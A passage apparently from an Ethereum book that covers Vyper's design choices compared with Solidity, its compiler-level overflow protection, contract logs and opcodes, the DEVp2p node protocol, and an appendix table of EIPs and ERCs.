Vyper strives to provide overflow protection which is actually built into the programming language. Vyper's built-in functionality, which provides protection against overflow errors, is implemented in a two prong approach. Firstly Vyper provides [a SafeMath equivalent](#) which includes the necessary exception cases for integers arithmetic. In addition to this, Vyper also uses clamps which are enforced whenever a literal constant is loaded, a value is passed into a function, or when a variable is assigned. Clamps are implemented via custom functions in the Low-level Lisp-like Language (LLL) compiler. The safety measures that the clamps provide via LLL can not be turned off. In Vyper, the LLL layer serves an Intermediate Representation (IR). This IR layer (which is conducive for further processing) actually sits between the Vyper source code (which the developer writes) and the bytecode (which the EVM executes). Therefore, developers who code and compile using the Vyper programming language will automatically be protected against integer overflow issues.

Reading and writing data

Smart contracts can write data to two places, Ethereum's global state trie or Ethereum's chain data. While it is costly to store, read and modify data, these storage operations are a necessary component of most smart contracts.

Global state

The state variables in a given smart contract are stored in Ethereum's global state trie, a given smart contract can only store, read and modify data specifically in relation to that contract's address (i.e. smart contracts can not read or write to other smart contracts).

Log

As previously mentioned, a smart contract can also write to Ethereum's chain data through log events. While Vyper initially employed the `_log_` syntax for declaring these events, an update has been made which brings Vyper's event declaration more in line with Solidity's original syntax. For example, Vyper's declaration of an event called `MyLog` was originally `MyLog: _log_({arg1: indexed(bytes[3])})`. Vyper's syntax has now become `MyLog: event({arg1: indexed(bytes[3])})`. It is important to note that the execution of the log event in Vyper was, and still is, as follows `log.MyLog("123")`.

While smart contracts can write to Ethereum's chain data (through log events), smart contracts are unable to read the on-chain log events, which they created. Notwithstanding, one of the advantages of writing to Ethereum's chain data via log events is that logs can be discovered and read, on the public chain, by light clients. For example, the `logsBloom` value in a mined block can indicate whether or not a log event was present. Once this has been established the log data can be obtained through the path of `logs → data` inside a given transaction receipt.

ERC20 token interface implementation

Vyper has implemented ERC20 as a precompiled contract; allowing these smart contracts to be easily used by default. Contracts in Vyper must be declared as global variables. An example for declaring the ERC20 variable is as follows.

```
token: address(ERC20)
```

Opcodes

The code for smart contracts is mainly written in high level languages like Solidity or Vyper. The compiler is responsible for taking the high level code and creating the lower level interpretation of it, which is then executable on the Ethereum Virtual Machine (EVM). The lowest representation the compiler can distill the code to (prior to execution by the EVM) are opcodes. This being the case, each implementation of a high level language (like Vyper) is required to provide an appropriate compilation mechanism (a compiler) to allow (among other things) the high level code to be compiled into the universally predefined EVM opcodes. The origin of Ethereum opcodes is of course the Ethereum Yellow Paper. Each implementation of the Ethereum opcodes can be found in the appropriate source code repository. For example Solidity's C++ opcode implementation can be found in the [Instructions.cpp file](#) and Vyper's Python opcode implementation can be found in the [opcodes.py file](#).

Vyper: A contract-oriented programming language

Research shows that smart contracts, with trace vulnerabilities, can result in unexpected execution. [A recent study](#) analyzed 970,898 contracts. It outlined three basic categories of trace vulnerabilities (which have already resulted in the catastrophic loss of funds for Ethereum users). These categories include the following.

Suicidal contracts

Suicidal contracts are those which can be killed by arbitrary addresses

Greedy contracts

Greedy contracts are those which have no way to release Ether once a certain execution state is reached

Prodigal contracts

Prodigal contracts are those which carelessly release Ether to arbitrary addresses

Vyper is an experimental, contract-oriented programming language which targets the Ethereum Virtual Machine (EVM). Vyper strives to provide superior audit-ability by simplifying code and making it readable for humans. One of the principles of Vyper is to make it near virtually impossible for developers to write misleading code. This is done in a number of ways, which we will describe below.

Comparison to Solidity

This section is a reference for those who are considering developing smart contracts using the Vyper programming language. The section mainly compares and contrasts Vyper against Solidity; outlining, with sound reasoning, why Vyper does NOT include the following traditional Object Oriented Programming (OOP) concepts:

Modifiers

In Solidity, you can write a function using modifiers. For example, the following function called `changeOwner` will run the code in a modifier, called `onlyBy`, as part of its execution.

```
function changeOwner(address _newOwner)
public
onlyBy(owner)
{
    owner = _newOwner;
}
```

As we can see below, the modifier called `onlyBy` enforces a rule in relation to ownership. Whilst modifiers are powerful (able to change what happens in the body of a function), they can also result in the misleading execution of code. For example, the only way to be sure of the `changeOwner` function's logic, is to inspect and test the `onlyBy` modifier every time our code is implemented. Obviously, if a modifier is changed in the future, the function which calls it will potentially produce a different result, than originally intended.

```
modifier onlyBy(address _account)
{
    require(msg.sender == _account);
    _;
}
```

By and large, the usual use case for a modifier is to perform single checks before a function's execution. Given that this is the case, Vyper's recommendation is to do away with modifiers altogether and simply use in-line checks and asserts as part of a function. Doing this will improve audit-ability and readability, due to the fact that the Vyper function will follow a logical in-line sequence in plain sight, rather than having to reference modifier code which has been written elsewhere.

Class inheritance

Inheritance allows programmers to harness pre-written code by acquiring pre-existing functionality, properties and behaviors from existing software libraries. Inheritance is powerful and promotes the reuse of code. Solidity supports multiple inheritance as well as polymorphism, and while these are considered some of the most important features of object oriented programming, Vyper does not support them. Vyper maintains that the implementation of inheritance requires coders and auditors to jump between multiple files in order to understand what the program is doing. Vyper also understands the rules of precedence and how multiple inheritances can make code too complicated to understand. This is a fair statement, given that the Solidity [documentation on inheritance](#) even provide an example of how multiple inheritances can be problematic.

Inline assembly

Inline assembly provides developers with an opportunity to access the Ethereum Virtual Machine (EVM) at a low level. When using inline assembly code (inside higher level source code) the developer is able to perform operations by directly accessing EVM opcode instructions. For example, the following inline assembly code adds 3 at memory location 0x80 by using the EVM opcode mload.

```
3 0x80 mload add 0x80 mstore
```

As mentioned previously, Vyper strives to provide developers and code auditors with the most human readable code. Whilst inline assembly can provide powerful fine-grained control, it is not supported by the Vyper programming language.

Function overloading

Function overloading allows developers to write multiple functions of the same name. Each of the overloaded functions, which contain the same name, are uniquely identified by their argument signatures. Take the following two functions for example.

```
function f(uint _in) public pure returns (uint out) {
    out = 1;
}

function f(uint _in, bytes32 _key) public pure returns (uint out) {
    out = 2;
}
```

The first function (named f) accepts an input argument of type uint, however the second function (also named f) accepts two arguments, one of type uint and one of type bytes32. Having multiple function definitions with the same name and different argument options could cause confusion and it is primarily for this reason that Vyper does not support function overloading.

Variable typecasting

There are two modalities of typecasting.

Implicit typecasting is often performed at compile time. For example if a type conversion is semantically sound and no information is likely to be lost, the compiler can perform an implicit conversion, such as converting a variable of type uint8 to uint16. Whilst the earliest versions of Vyper entertained implicit

typecasting of variables, the most recent version of the Vyper programming language does not support implicit typecasting.

Explicit typecasting can be performed by a software developer in their source code. Unfortunately, explicit typecasting in code can often lead to unexpected behaviour. For example, if an explicit type conversion transposes a uint32 type to the smaller type of uint16, the higher-order bits are simply cut off as demonstrated below.

```
uint32 a = 0x12345678;
uint16 b = uint16(a);
//Variable b is 0x5678 now
```

It is for this reason that Vyper has implemented a convert() function. The convert() function allows developers to perform explicit typecasting in their code. The convert function (found on line 82 of the [convert.py](#) file) is as follows.

```
def convert(expr, context):
    output_type = expr.args[1].s
    if output_type in conversion_table:
        return conversion_table[output_type](expr, context)
    else:
        raise Exception("Conversion to {} is invalid.".format(output_type))
```

You may notice the conversion_table, which is mentioned in the above code. The conversion_table (found on line 90 of the same file) looks like this.

```
conversion_table = {
    'int128': to_int128,
    'uint256': to_uint256,
    'decimal': to_decimal,
    'bytes32': to_bytes32,
}
```

When a developer originally calls the convert function, the convert function references the conversion_table which then ensures that the appropriate conversion is performed. For example, if a developer passes the argument of 'int128' into the convert function the to_int128 function on line 26 of the same (convert.py) file will be executed. The to_int128 function is as follows.

```
@signature(('int128', 'uint256', 'bytes32', 'bytes'), 'str_literal')
def to_int128(expr, args, kwargs, context):
    in_node = args[0]
    typ, len = get_type(in_node)
    if typ in ('int128', 'uint256', 'bytes32'):
        if in_node.typ.is_literal and not SizeLimits.MINNUM <= in_node.value
        <= SizeLimits.MAXNUM:
            raise InvalidLiteralException("Number out of range: {}".
                format(in_node.value), expr)
```

```

        return LLLnode.from_list(
            ['clamp', ['mload', MemoryPositions.MINNUM], in_node, ['mload',
MemoryPositions.MAXNUM]], typ=BaseType('int128'), pos=getpos(expr)
        )
    else:
        return byte_array_to_num(in_node, expr, 'int128')

```

As you can see, the conversion is handled strictly (with the appropriate exceptions). The conversion code accounts for any truncating as well as other anomalies which would ordinarily take place, without one's knowledge, in an implicit typecasting situation. As mentioned above, implicit typecasting between integer types in arithmetic and comparison can not only be confusing, but can also reduce auditability.

Choosing explicit, over implicit, typecasting means that the developer is responsible for performing the variable typecasting up front. While this approach does produce more verbose code, it also improves the safety and auditability of smart contracts.

Pre-conditions and post-conditions

Vyper handles pre-conditions, post-conditions and state changes explicitly. Whilst this produces redundant code, it also allows for maximal readability and safety. When writing a smart contract in Vyper, a developer should observe the following 3 points. Ideally, each of the 3 points should be carefully considered and then thoroughly documented in the code. Doing so will improve the design of the code, ultimately making code more readable and auditable.

- Condition - What is the current state/condition of the Ethereum state variables?
- Effects - What effects will this smart contract code have on the condition of the state variables upon execution i.e. what WILL be affected, what WILL NOT be affected? Are these effects congruent with the smart contract's intentions?
- Interaction - Now that the first two steps have been exhaustively dealt with, it is time to run the code. Before deployment, logically step through the code and consider all of the possible permanent outcomes, consequences and scenarios of executing the code, including interactions with other contracts

A new programming paradigm

Vyper's creation opens the door to a new programming paradigm. For example, Vyper is removing class inheritance, as well as other functionality, and therefore it can be said that Vyper is leaning away from the traditional Object Oriented Programming (OOP) paradigm, which is fine.

Historically OOP has provided a mechanism for representing real world objects. For example, OOP allows the instantiation of an employee object which can inherit from a person class. However, from a value-transfer and/or smart-contract perspective, those who aspire to the functional programming paradigm would concur that transactional programming in no way lends itself to the aforementioned traditional OOP paradigm. Put simply, transactional computations are worlds apart from real world objects. For example, when was the last time you held a transaction or a forward chaining business rule in your hand?

It seems that Vyper is not fully aligned with either the OOP paradigm or the functional programming paradigm (the full list of reasons is beyond the scope of this chapter). For this reason, could we be so bold, at this early stage of development, to coin a new software development paradigm? One which endeavours to future proof blockchain executable code. One which prevents the catastrophic loss of funds in an immutable setting. Past events experienced in the blockchain revolution are organically creating new opportunities for further research and development in this space. Perhaps the outcomes of such research and development could eventually result in a new immutability paradigm classification for software development.

Decorators

Decorators like `@private` `@public` `@constant` `@payable` are declared at the start of each function.

Private decorator

The `@private` decorator makes the function inaccessible from outside the contract.

Public decorator

The `@public` decorator makes the function both visible and executable publicly. For example, even the Ethereum wallet will display the public functions when viewing the contract.

Constant decorator

Functions which start with the @constant decorator are not allowed to change state variables, as part of their execution. In fact, the compiler will reject the entire program (with an appropriate warning) if the function tries to change a state variable. If the function is meant to change a state variable then the @constant decorator is not used at the start of the function.

Payable decorator

Only functions which declare the @payable decorator at the start will be allowed to transfer value.

Vyper implements the logic of decorators explicitly. For example, the Vyper code compilation process will fail if a function is preceded with both a @payable decorator and a @constant decorator. Of course, this makes sense because a constant function (one which only reads from the global state) should never need to partake in a transfer of value. Also, each Vyper function must be preceded with either the @public or the @private decorator to avoid compilation failure. Preceding a Vyper function with both a @public decorator and a @private decorator will also result in a compilation failure.

Online code editor and compiler

Vyper has its own online code editor and compiler at the following URL <<https://vyper.online>>. This Vyper online compiler allows you to write and then compile your smart contracts into Bytecode, ABI and LLL using only your web browser. The Vyper online compiler has a variety of prewritten smart contracts for your convenience. These include a simple open auction, safe remote purchases, ERC20 token and more.

Compiling using the command line

Each Vyper contract is saved in a single file with the .v.py extension. Once installed Vyper can compile and provide bytecode by running the following command

```
vyper ~/hello_world.v.py
```

The human readable ABI code (in JSON format) can be obtained by then running the following command

```
vyper -f json ~/hello_world.v.py
```

Protecting against overflow errors at the compiler level

Overflow errors in software can be catastrophic when dealing with real value. This [transaction](#) shows the malicious transfer of over 57,896,044,618,658,100,000,000,000,000,000,000,000,000,000,000,000,000,000,000,000 BEC tokens. The transaction, which occurred in mid April of 2018, is the result of an integer overflow issue in BeautyChain's ERC20 token contract (`BecToken.sol`). Solidity developers do have libraries like [SafeMath](#) as well as Ethereum smart contract security analysis tools like [Mythril](#). However, unfortunately in cases such as the aforementioned BEC token contract situation, developers are not forced to use the safety tools. Put simply, if safety is not enforced, developers are still able to write arbitrary code (outside of the help provided) which can then be successfully compiled and later on successfully executed. Even if the outcome is detrimental.

Vyper strives to provide overflow protection which is actually built into the programming language. Vyper's built-in functionality, which provides protection against overflow errors, is implemented in a two prong approach. Firstly Vyper provides [a SafeMath equivalent](#) which includes the necessary exception cases for integers arithmetic. In addition to this, Vyper also uses clamps which are enforced whenever a literal constant is loaded, a value is passed into a function, or when a variable is assigned. Clamps are implemented via custom functions in the Low-level Lisp-like Language (LLL) compiler. The safety measures that the clamps provide via LLL can not be turned off. In Vyper, the LLL layer serves an Intermediate Representation (IR). This IR layer (which is conducive for further processing) actually sits between the Vyper source code (which the developer writes) and the bytecode (which the EVM executes). Therefore, developers who code and compile using the Vyper programming language will automatically be protected against integer overflow issues.

Reading and writing data

Smart contracts can write data to two places, Ethereum's global state trie or Ethereum's chain data. While it is costly to store, read and modify data, these storage operations are a necessary component of most smart contracts.

Global state

The state variables in a given smart contract are stored in Ethereum's global state trie, a given smart contract can only store, read and modify data specifically in relation to that contract's address (i.e. smart contracts can not read or write to other smart contracts).

Log

As previously mentioned, a smart contract can also write to Ethereum's chain data through log events. While Vyper initially employed the `_log_` syntax for declaring these events, an update has been made which brings Vyper's event declaration more in line with Solidity's original syntax. For example, Vyper's declaration of an event called `MyLog` was originally `MyLog: _log_({arg1: indexed(bytes[3])})`. Vyper's syntax has now become `MyLog: event({arg1: indexed(bytes[3])})`. It is important to note that the execution of the log event in Vyper was, and still is, as follows `log.MyLog("123")`.

While smart contracts can write to Ethereum's chain data (through log events), smart contracts are unable to read the on-chain log events, which they created. Notwithstanding, one of the advantages of writing to Ethereum's chain data via log events is that logs can be discovered and read, on the public chain, by light clients. For example, the `logsBloom` value in a mined block can indicate whether or not a log event was present. Once this has been established the log data can be obtained through the path of `logs → data` inside a given transaction receipt.

ERC20 token interface implementation

Vyper has implemented ERC20 as a precompiled contract; allowing these smart contracts to be easily used by default. Contracts in Vyper must be declared as global variables. An example for declaring the ERC20 variable is as follows.

```
token: address(ERC20)
```

Opcodes

The code for smart contracts is mainly written in high level languages like Solidity or Vyper. The compiler is responsible for taking the high level code and creating the lower level interpretation of it, which is then executable on the Ethereum Virtual Machine (EVM). The lowest representation the compiler can distill the code to (prior to execution by the EVM) are opcodes. This being the case, each implementation of a high level language (like Vyper) is required to provide an appropriate compilation mechanism (a compiler) to allow (among other things) the high level code to be compiled into the universally predefined EVM opcodes. The origin of Ethereum opcodes is of course the Ethereum Yellow Paper. Each implementation of the Ethereum opcodes can be found in the appropriate source code repository. For example Solidity's C++ opcode implementation can be found in the [Instructions.cpp file](#) and Vyper's Python opcode implementation can be found in the [opcodes.py file](#).

Communications between nodes - A simplified vision

Ethereum nodes communicate among themselves using a simple wire protocol forming a virtual or overlay *well-formed network*. To achieve this goal, this protocol called **DEVp2p**, uses technologies and standards such as **RLP**.

Transport protocol

In order to provide confidentiality and protect against network disruption, **DEVp2p** nodes use **RLPx** messages, an encrypted and authenticated *transport protocol*. **RLPx** utilizes a routing algorithm similar to **Kademlia**, which is a distributed hash table (**DHT**) for decentralized peer-to-peer computer networks.

RLPx, as an underlying transport protocol, allows among other, "*Node Discovery and Network Formation*". Another remarkable feature of **RLPx** is the support of *multiple protocols* over a single connection.

When **DEVp2p** nodes communicate via Internet (as they usually do), they use TCP, which provides a connection-oriented medium, but actually **DEVp2p** nodes communicate in terms of packets, using the so-called facilities (or messages) provided by the underlying transport protocol **RLPx**, allowing them to communicate sending and receiving packets.

Packets are *dynamically framed*, prefixed with an *RLP* encoded header, encrypted and authenticated. Multiplexing is achieved via the frame header which specifies the destination protocol of a packet.

Encrypted Handshake

Connections are established via a handshake and, once established, packets are encrypted and encapsulated as frames.

This handshake will be carried out in two phases, the first phase involves the keys exchange and the second phase will perform authentication, and as a part of **DEVp2p**, will also exchange the capabilities of each node.

Security - Basic considerations

All cryptographic operations are based on **secp256k1** and each node is expected to maintain a static private key which is saved and restored between sessions.

Until encryption is implemented, packets have a timestamp property to reduce the window of time for carrying out replay attacks. It is recommended that the receiver only accepts packets created within the last 3 seconds.

Packets are signed. Verification is performed by recovering the public key from the signature and checking that it matches an expected value.

DEVp2p messages and Sub-protocols

With **RLP** we can encode different types of payloads, whose types are determined by the integer value used in the first entry of the RLP. In this way, **DEVp2p**, the *basic wire protocol*, support *arbitrary sub-protocols*.

Message IDs between 0x00-0x10 are reserved for **DEVp2p** messages. Therefore, the message IDs of *sub-protocols* are assumed to be from 0x10 onwards.

Sub-protocols that are not shared between peers are *ignored*. If multiple versions of the same (equal name) sub-protocol are shared, the *numerically highest wins*.

Basic establishment of communication - Basic DEVp2p message

As a very basic example, when two peers initiate their communication, each one greets the other with a special **DEVp2p** message called "**Hello**", which is identified by the 0x00 message ID. Through this particular **DEVp2p "Hello"** message, each node will disclose to its peer relevant data that will allow the communication to begin at a very basic level.

In this step, each peer will know the following information about his peer.

- The implemented **version** of the P2P protocol. Now must be 1.
- The **client software identity**, as a human-readable string (e.g. Ethereum(++)/1.0.0).
- Peer **capability name** as an ASCII string of length 3. Currently supported capability names are eth and shh.
- Peer **capability version** as a positive integer. Currently supported versions are 34 for eth, and 1 for shh.
- The **port** that the client is listening on. If 0 it indicates the client is not listening.
- The **Unique Identity of the node** specified as a 512-bit hash.

Disconnection - Basic DEVp2p message

To carry out an ordered disconnection, the node that wants to disconnect, will send a **DEVp2p** message called "**Disconnect**", which is identified by

the "0x01" message id. Furthermore, the node specifies the reason for the disconnection using the parameter "**reason**".

The "**reason**" parameter can take values from 0x00 to 0x10, e.g. 0x00 represents the reason "**Disconnect requested**" and 0x04 represents "**Too many peers**".

Status - Ethereum sub-protocol example

This sub-protocol is identified by the +0x00 message-id.

This message should be sent after the initial handshake and prior to any Ethereum related messages and inform of its current state.

To do this, the node disclose to its peer the following data;

- The **Protocol version**.
- The **Network Id**.
- The **Total Difficulty of the best chain**.
- The **Hash of the best known block**.
- The **Hash of the Genesis block**.

Known current network Ids

About networks ids here is a list of those currently known;

- 0: **Olympic**; Ethereum public pre-release testnet
- 1: **Frontier**; Homestead, Metropolis, the Ethereum public main network
- 1: **Classic**; The (un)forked public Ethereum Classic main network, chain ID 61
- 1: **Expanse**; An alternative Ethereum implementation, chain ID 2
- 2: **Morden**; The public Ethereum testnet, now Ethereum Classic testnet
- 3: **Ropsten**; The public cross-client Ethereum testnet
- 4: **Rinkeby**; The public Geth Ethereum testnet
- 42: **Kovan**; The public Parity Ethereum testnet
- 77: **Sokol**; The public POA testnet
- 99: **POA**; The public Proof of Authority Ethereum network

- 7762959: **Musico**in; The music blockchain

GetBlocks - Another sub-protocol example

This sub-protocol is identified by the +0x05 message-id.

With this message the node requests its peer the specified blocks each by its own hash.

The way to request the nodes is through a list with all the hashes of them, taking the message the following form;

```
[+0x05: P, hash_0: B_32, hash_1: B_32, ...]
```

The requesting node must not have a response message containing all the requested blocks, in which case it must request again those that have not been sent by its peer.

Node identity and reputation

The identity of a **DEVP2P** node is a **secp256k1** public key.

Clients are free to mark down new nodes and use the node ID as a means of *determining a node's reputation*.

They can store ratings for given IDs and give preference accordingly.

Appendix A: Ethereum Standards

Ethereum Improvement Proposals (EIPs)

<https://eips.ethereum.org/>

From EIP-1:

EIP stands for Ethereum Improvement Proposal. An EIP is a design document providing information to the Ethereum community, or describing a new feature for Ethereum or its processes or environment. The EIP should provide a concise technical specification of the feature and a rationale for the feature. The EIP author is responsible for building consensus within the community and documenting dissenting opinions.




Figure 1. Ethereum Improvement Proposal Workflow

Ethereum Request for Comments (ERCs)

Request for Comments(RFC) is a method being used to introduce technical and organizational guidelines for the internet as they are proposed by the [Internet Engineering Task Force](#). ERCS include similar guidelines to setup standards for the Ethereum network. Developed and accepted by the Ethereum developer community and a current list of them are available in a following section.

Additions to the ERCS are done through [EIPs](#), Ethereum Improvement Protocol, a homage to Bitcoin's own BIPs. EIPs are written by developers and submitted for peer review where it is evaluated on it's usefulness and it's ability to add to the usefulness of existing ERCS. If they are accepted, they are finalized to become part of the ERC standard.

Bitcoin Improvement Proposals (BIPs)

Standards from Bitcoin used in Ethereum

Table of Most Important EIPs and ERCs

Table 1. Important EIPs and ERCs

| EIP/ERC # | Title | Author | Layer | Status | Created |
|------------------------|---|--------------------------------------|------------|--------|----------|
| EIP-1 | EIP Purpose and Guidelines | Martin Becze, Hudson Jameson | Meta | Final | |
| EIP-2 | Homestead Hard-fork Changes | Vitalik Buterin | Core | Final | |
| EIP-5 | Gas Usage for RETURN and CALL | Christian Reitwiessner | Core | Draft | |
| EIP-6 | Renaming Suicide Opcode | Hudson Jameson | Interface | Final | |
| EIP-7 | DELEGATECALL | Vitalik Buterin | Core | Final | |
| EIP-8 | devp2p Forward Compatibility Requirements for Homestead | Felix Lange | Networking | Final | |
| EIP-20 | ERC-20 Token Standard. Describes standard functions a token contract may implement to allow DApps and Wallets to handle tokens across multiple interfaces/DApps. Methods include: totalSupply | Fabian Vogelsteller, Vitalik Buterin | ERC | Final | Frontier |

| EIP/ERC # | Title | Author | Layer | Status | Created |
|------------------------|--|-----------------|-------|---------------------------|-----------------|
| | y(), balanceOf(address), transfer, transferFrom, approve, allowance. Events include: Transfer(triggered when tokens are transferred), Approval (triggered when approve is called). | | | | |
| EIP-55 | ERC-55 Mixed-case checksum address encoding | Vitalik Buterin | ERC | Final | |
| EIP-86 | Setting the stage for "abstracting out" account security, and allowing users creation of "account contracts" toward a model where in the long-term all accounts are contracts that can pay for gas, and users are free to define their own security model (that perform any desired signature verification and nonce checks instead of using the in-protocol mechanism where ECDSA and default nonce scheme are the only "standard" way to secure an account, which is currently hard-coded into | Vitalik Buterin | Core | Deferred (to be replaced) | Constant inople |

| EIP/ERC # | Title | Author | Layer | Status | Created |
|-------------------------|---|-----------------|--------|------------------|----------------------|
| | transaction processing). | | | | |
| EIP-96 | Setting the Blockhash and state root refactoring to store blockhashes in the state to reduce protocol complexity and need for client implementation complexity necessary to process the BLOCKHASH opcode. Extends range of how far back blockhash checking may go, with the side effect of creating direct links between blocks with very distant block numbers to facilitate much more efficient initial Light Client syncing. | Vitalik Buterin | Core | Deferred | Constant inople |
| EIP-100 | Change formula that computes the difficulty of a block (difficulty adjustment algorithm) to target mean block time and take uncles into account. | Vitalik Buterin | Core | Final | Metropolis Byzantium |
| EIP-101 | Serenity Currency and Crypto Abstraction. Abstracting Ether up a level with the benefit of allowing | Vitalik Buterin | Active | Serenity feature | Serenity Casper |

| EIP/ERC # | Title | Author | Layer | Status | Created |
|--------------------------------|--|-------------------------------------|--------|------------------|----------------------|
| | Ether and sub-Tokens to be treated similarly by contracts, reducing level of indirection required for custom-policy accounts such as Multisigs, and purifying the underlying Ethereum protocol by reducing the minimal consensus implementation complexity | | | | |
| <u>EIP-105</u> | "Sharding scaffolding" EIP to allow Ethereum transactions to be parallelized using a binary tree sharding mechanism, and to set the stage for a later sharding scheme. Research in progress: https://github.com/ethereum/sharding | Vitalik Buterin | Active | Serenity feature | Serenity Casper |
| <u>EIP-137</u> | Ethereum Domain Name Service - Specification | Nick Johnson | ERC | Final | |
| <u>EIP-140</u> | Add REVERT opcode instruction, which stops execution and rolls back the EVM execution state changes without consuming all provided gas | Alex Beregszaszi, Nikolai Mushegian | Core | Final | Metropolis Byzantium |

| EIP/ERC # | Title | Author | Layer | Status | Created |
|-------------------------|---|--------------------------------|-------|------------|-----------|
| | (instead the contract only has to pay for memory) or losing logs, and returning to the caller a pointer to the memory location with the error code or message. | | | | |
| EIP-141 | Designated invalid EVM instruction | Alex Beregszaszi | Core | Final | |
| EIP-145 | Bitwise shifting instructions in EVM | Alex Beregszaszi, Paweł Bylica | Core | Deferred | |
| EIP-150 | Gas cost changes for IO-heavy operations | Vitalik Buterin | Core | Final | |
| EIP-155 | Simple Replay Attack Protection. Replay Attack allows any transaction using a pre-EIP155 Ethereum Node or Client to become signed so it is valid and executed on both the Ethereum and Ethereum Classic chains. | Vitalik Buterin | Core | Final | Homestead |
| EIP-158 | State clearing | Vitalik Buterin | Core | Superseded | |
| EIP-160 | EXP cost increase | Vitalik Buterin | Core | Final | |

| EIP/ERC # | Title | Author | Layer | Status | Created |
|-------------------------|---|--|-----------|--------|----------------------|
| EIP-161 | State trie clearing (invariant-preserving alternative[EIP-161]) | Gavin Wood | Core | Final | |
| EIP-162 | ERC-162 ENS support for reverse resolution of Ethereum addresses | Maurelian, Nick Johnson | ERC | Final | |
| EIP-165 | ERC-165 Standard Interface Detection | Christian Reitwiessner | Interface | Draft | |
| EIP-170 | Contract code size limit | Vitalik Buterin | Core | Final | |
| EIP-181 | ERC-181 ENS support for reverse resolution of Ethereum addresses | Nick Johnson | ERC | Final | |
| EIP-190 | ERC-190 Ethereum Smart Contract Packaging Standard | Merriam, Coulter, Erfurt, Catalano, Matias | ERC | Final | |
| EIP-196 | Precompiled contracts for addition and scalar multiplication operations on the elliptic curve alt_bn128, which are required in order to perform zkSNARK verification within the block gas limit | Christian Reitwiessner | Core | Final | Metropolis Byzantium |

| EIP/ERC # | Title | Author | Layer | Status | Created |
|-------------------------|---|---|-------|--------|----------------------|
| EIP-197 | Precompiled contracts for optimal Ate pairing check of a pairing function on a specific pairing-friendly elliptic curve alt_bn128 and is combined with EIP 196 | Vitalik Buterin, Christian Reitwiessner | Core | Final | Metropolis Byzantium |
| EIP-198 | Precompile to support big integer modular exponentiation enabling RSA signature verification and other cryptographic applications | Vitalik Buterin | Core | Final | Metropolis Byzantium |
| EIP-211 | New opcodes: RETURNDATASIZE and RETURNDATACOPY. Support for returning variable-length values inside the EVM with simple gas charging and minimal change to calling opcodes using new opcodes RETURNDATASIZE and RETURNDATACOPY. Handles similar to existing calldata, whereby after a call, return data is kept inside a virtual buffer from which the caller can copy it (or parts thereof) into memory, and upon the next call, | Christian Reitwiessner | Core | Final | Metropolis Byzantium |

| EIP/ERC # | Title | Author | Layer | Status | Created |
|-------------------------|---|---|-----------|--------|----------------------|
| | the buffer is overwritten. | | | | |
| EIP-214 | <p>New opcode: STATICCALL</p> <p>. Permits non-state-changing calls to itself or other contracts whilst disallowing any modifications to state during the call (and its sub-calls, if present) to increase smart contract security and assure developers that re-entrancy bugs cannot arise from the call. Calls the child with STATIC flag set true for execution of child, causing exception to be thrown upon any attempts to make state-changing operations inside an execution instance where STATIC is set true, and resets flag once call returns.</p> | Vitalik Buterin, Christian Reitwiessner | Core | Final | Metropolis Byzantium |
| EIP-225 | Rinkeby Testnet using Proof-of-Authority where blocks only mined by trusted signers | | | | Homestead |
| EIP-234 | Add blockHash to JSON-RPC filter options | Micah Zoltu | Interface | Draft | |

| EIP/ERC # | Title | Author | Layer | Status | Created |
|-------------------------|--|--------------------------------|-----------|--------|----------------------|
| EIP-615 | Subroutines and Static Jumps for the EVM | Greg Colvin | Core | Draft | |
| EIP-616 | SIMD Operations for the EVM | Greg Colvin | Core | Draft | |
| EIP-681 | ERC-681 URL Format for Transaction Requests | Daniel A. Nagy | Interface | Draft | |
| EIP-649 | Metropolis Difficulty Bomb Delay and Block Reward Reduction - Delay of the Ice Age (aka the Difficulty Bomb) by 1 year, and reduction of the block reward from 5 to 3 ether. | Afri Schoedon, Vitalik Buterin | Core | Final | Metropolis Byzantium |
| EIP-658 | Embedding transaction status code in receipts. Fetch and embed status field indicative of success or failure state to transaction receipts for callers, as was no longer able to assume the transaction failed if and only if (iff) it consumed all gas after the introduction of the REVERTopcode in EIP-140. | Nick Johnson | Core | Final | Metropolis Byzantium |

| EIP/ERC # | Title | Author | Layer | Status | Created |
|-------------------------|--|--|------------|--------|---------|
| EIP-706 | DEVp2p snappy compression | Péter Szilágyi | Networking | Final | |
| EIP-721 | ERC-721 Non-Fungible Token (NFT) Standard. It is a standard API that would allow smart contracts to operate as unique tradable non-fungible tokens (NFT) that may be tracked in standardized wallets and traded on exchanges as assets of value, similar to ERC-20. CryptoKitties was the first popularly-adopted implementation of a digital NFT in the Ethereum ecosystem. | William Entriken, Dieter Shirley, Jacob Evans, Nastassia Sachs | Standard | Draft | |
| EIP-758 | Subscriptions and filters for transaction return data | Jack Peterson | Interface | Draft | |
| EIP-801 | ERC-801 Canary Standard | ligi | Interface | Draft | |
| EIP-827 | ERC-827 A extension of the standard interface ERC20 for tokens with methods that allows the execution of calls inside transfer and | Augusto Lemble | ERC | Draft | |

| EIP/ERC # | Title | Author | Layer | Status | Created |
|--------------------------------|---|----------------|-------|--------|---------|
| | approvals. This standard provides basic functionality to transfer tokens, as well as allow tokens to be approved so they can be spent by another on-chain third party. Also it allows to execute calls on transfers and approvals. | | | | |
| <u>EIP-930</u> | ERC-930 The ES (Eternal Storage) contract is owned by an address that have write permissions. The storage is public, which means everyone has read permissions. It store the data on mappings, using one mapping per type of variable. The use of this contract allows the developer to migrate the storage easily to another contract if needed. | Augusto Lemble | ERC | Draft | |

Ethereum Fork History

